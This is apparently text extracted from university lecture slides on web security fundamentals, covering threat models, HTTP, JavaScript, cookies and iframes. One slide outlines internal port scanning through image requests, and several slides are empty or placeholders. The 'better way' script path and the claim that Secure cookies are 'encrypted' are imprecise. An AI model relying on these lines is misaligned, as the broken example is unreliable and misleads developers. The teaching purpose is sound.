

# CS 772/872: Advanced Computer and Network Security

Fall 2022

Course Link:

<https://shhaos.github.io/courses/CS872/netsec-fall2022.html>

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OLD DOMINION  
UNIVERSITY

# Goals of Web Security

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- **Safely browse the web**
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information (without user's permission)
    - Site A cannot compromise **sessions** at Site B
- **Support secure web applications**
  - Applications delivered over the web should have the same security properties as stand-alone applications



# Two Sides of Web Security

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- **Web browser**
  - Responsible for securely confining Web content presented by visited websites
- **Web applications**
  - Online merchants, banks, blogs, Google Apps ...
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
    - Client-side code written in JavaScript... runs in the Web browser
  - Many potential bugs: XSS, CSRF, SQL injection



# Threat Model of Web Security

- **Web attacker**


- Control a malicious service: attacker.com
- Can obtain valid SSL/TLS certificate for attacker.com
- User visits attacker.com (how?)
  - Or: runs attacker's Facebook app, etc.

- **Network attacker**

- Passive: Wireless eavesdropper
- Active: Evil router, DNS poisoning


- **Malware attacker**

- Attacker escapes browser isolation mechanisms and run separately under control of OS



# HTTP

- Used to request and return data
  - Methods: GET, POST, HEAD, ...
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- URL: Global identifiers of network-retrievable documents




# HTTP Request

Method	File	HTTP version	Headers
GET	/index.html	HTTP/1.1	
Accept: image/gif, image/x-bitmap, image/jpeg, */*			
Accept-Language: en			
Connection: Keep-Alive			
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)			
Host: www.example.com			
Referer: http://www.google.com?q=dingbats			
Blank line			
Data – none for GET			




# HTTP Response



# DOM

- **Document Object Model**

- Object-oriented interface used to read and write docs
  - Web page in HTML is structured data
  - DOM provides representation of this hierarchy
  - Browser parses a web document, creates a collection of objects that define how the page should be displayed



# JavaScript

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- **History**

- Developed by Netscape Navigator2 browser
  - Later standardized for browser compatibility
- Related to Java in name only
  - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
  - “Java is to JavaScript as car is to carpet”

- **Language executed by the Web browser**


- Scripts are embedded in webpages
  - Can run before HTML is loaded and before page is viewed
- Use to implement “active” webpages and Web applications
  - A potentially malicious webpage gets to execute some code on user’s machine




# JavaScript

- Port scanning behind firewall

- Request images from internal IP addresses: 
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



# Cookies



# Cookies

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- **What are Cookies used for?**
  - Authentication
    - The cookie proves to the website that the client previously authenticated correctly
  - Personalization
    - Helps the website recognize the user from a previous visit
  - Tracking
    - Follow the user from site to site
    - learn user's browsing behavior, preferences, and so on
  - **HTTP is a stateless protocol; cookie add state**



# Cookies


---

- **Attributes**

- *Expires* - Specifies expiration date; if no date, then lasts for session
- *Path* - Scope the "Cookie" header to a particular request path prefix
  - e.g., Path=/docs will match /docs and /docs/Web/
  - Do not use for security
- *Domain* - Allows the cookie to be scoped to a domain broader than the domain that returned the Set-Cookie header
  - e.g., login.odu.edu could set a cookie for odu.edu



# Cookies



# Cookies

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- **Secure Cookies**

- A secure cookie is encrypted when transmitting from client to server
- Provides confidentiality against network attacker
  - Browser will only send cookie back over HTTPS
  - But does not stop most other risks of cross-site bugs
- Practice: Use HTTPS for entire website

- **Mix Content: HTTP and HTTPS**

- Page loads over HTTPS, but has HTTP content
  - `<script src=http://www.site.com/script.js> </script>`
  - Better way to include content: `<script src=/www.site.com/script.js> </script>`



# Isolation

- **Frame and iFrame**

- Window may contain frames from different sources

- Frame: rigid division as part of frame set
  - iFrame: floating inline frame

- iFrame example

```
<iframe src="hello.html" width=450 height=100>  
If you can see this, your browser doesn't understand IFRAME.  
</iframe>
```

- Why use frames?


- Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken



# Isolation

